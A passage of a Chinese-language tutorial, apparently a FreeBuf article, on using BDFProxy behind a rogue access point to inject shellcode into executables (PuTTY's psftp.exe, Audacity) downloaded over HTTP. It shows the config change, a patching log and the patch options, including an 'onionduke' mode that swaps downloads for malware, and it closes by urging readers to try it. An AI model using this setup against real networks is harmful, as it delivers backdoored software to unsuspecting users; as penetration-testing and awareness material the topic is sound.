HttpError('Invalid HTTP request form (expected: absolute, got: relative)',)
```

这时，我才发现我忘了修改bdfproxy.cfg的默认设置：

```
transparentProxy = None
```

需要将其改为：

```
transparentProxy = transparent
```

在此之后，bdfproxy.cfg将能够正常工作。我将我的笔记本连接到AP上，然后通过HTTP进行文件下载。我尝试下载了 Audacity、也测试下载了 Putty 和 PSFTP。

在下载时，BDFProxy会hook这些下载请求，然后自动将恶意代码插入到这些下载的工具中。

```

***** REQUEST *****
[*] HOST: 46.43.34.31
[*] PATH: /~sgtatham/putty/0.66/x86/psftp.exe

```

```

***** END REQUEST *****
===== RESPONSE =====
[*] HOST: 46.43.34.31
[*] PATH: /~sgtatham/putty/0.66/x86/psftp.exe
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
[*] Loading PE in pefile
[*] Parsing data directories
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
[*] Looking for caves that will fit the minimum shellcode length of 43
[*] All caves lengths: 71, 298, 43
[*] Attempting PE File Automatic Patching
[!] Selected: 13: Section Name: .data; Cave begin: 0x54a85 End: 0x54cac; Cave Size: 551
[!] Selected: 5: Section Name: .rdata; Cave begin: 0x5264b End: 0x52746; Cave Size: 251
[!] Selected: 3: Section Name: .text; Cave begin: 0x3f845 End: 0x3fffc; Cave Size: 1975
[*] Changing flags for section: .rdata
[*] Changing flags for section: .text
[*] Changing flags for section: .data
[*] Patching initial entry instructions
[*] Creating win32 resume execution stub
[*] Looking for and setting selected shellcode
[*] Patching complete, forwarding to user.
===== END RESPONSE =====

```

对于可执行文件的格式，它不仅适用于Windows EXE/ PE的，而且在Linux ELF和Mach-O下也可以（这意味着你可以使用OS X！），

## BDF Proxy 是怎样进行工作的，做了什么？

在BDFProxy的配置文件/etc/bdfproxy/bdfproxy.cfg中你可以看到为了支持该可执行架构，其各个部分都包含了PATCH\_TYPE和PATCH\_METHOD：

```

[[[WindowsIntelx86/x64]]]
PATCH_TYPE = APPEND #JUMP/SINGLE/APPEND
# PATCH_METHOD overrides PATCH_TYPE with jump
PATCH_METHOD = automatic

```

在让被注入了恶意代码的工具运行时我遇到了一些问题。这里我建议所有遇到该问题的人可以进行apt-get更新以及通过使用不同的 PATCH\_TYPE 和

PATCH\_METHOD 选项。

而在对这些选项进行深入时，必须要理解 BDFProxy 是怎样将我们的shellcode 增加到二进制文件的。这里我们还要先了解什么是二进制文件中的代码空区，SecureIdeas blog（链接：<https://blog.secureideas.com/2015/05/patching-binaries-with-backdoor-factory.html>）中利用BDF注入二进制文件的一篇文章对其进行了最简洁的解释：

代码空区是代码编译的产物。在某些时间中，代码编译器不得不通过填充一系列的0×00字节来填充某些区域。因此BDF 可以重写恶意代码到这些代码空区，并且因为是利用的已存在的空间，所以在你使用BD

F时，不会发现文件的大小有变化。

## 补丁类型/修补方法

在BDFProxy中我们已经可以了解到PATCH\_TYPES 和 PATCH\_METHODS的不同：

```
PE File PATCH_TYPES
JUMP - patch by code cave jumping
SINGLE - put all shellcode into a single code cave
APPEND - create our own code cave and put shellcode into it

PATCH_METHODS - comment out to use different PATCH_TYPES
automatic - default, auto-backdoor by code cave jumping
replace - replace downloaded executables with user supplied executable. Use with additional SUPPLIED_BINARY config setting
onionduke - onionduke implementation. Replaces downloaded exe with malware
```

## OnionDuke ?

我没有用过onionduke攻击方法，也没有理由/欲望去对Tor出口节点进行投毒。这就是说，onionduke并不仅仅是被用于作为攻击向量。如果你的投毒目标有提防在下载文件时被做手脚，并且会对下载文件进行检查，这时使用onionduke攻击就会是一个不错的选择！

更多关于onionduke攻击的说明，请看2015黑帽大会上，BDF/BDFProxy 工具的作者的[ppt](#)！

关于onionduke攻击，Freebuf之前有过相关的报道也可进行参考：<http://www.freebuf.com/news/52056.html>

看完文章，赶快自己动手体验一下那种biubiu的快感吧——。

### 工具地址：

mana：<https://github.com/sensepost/mana>

BackdoorFactory BDFProxy：<https://github.com/secretsquirrel/BDFProxy>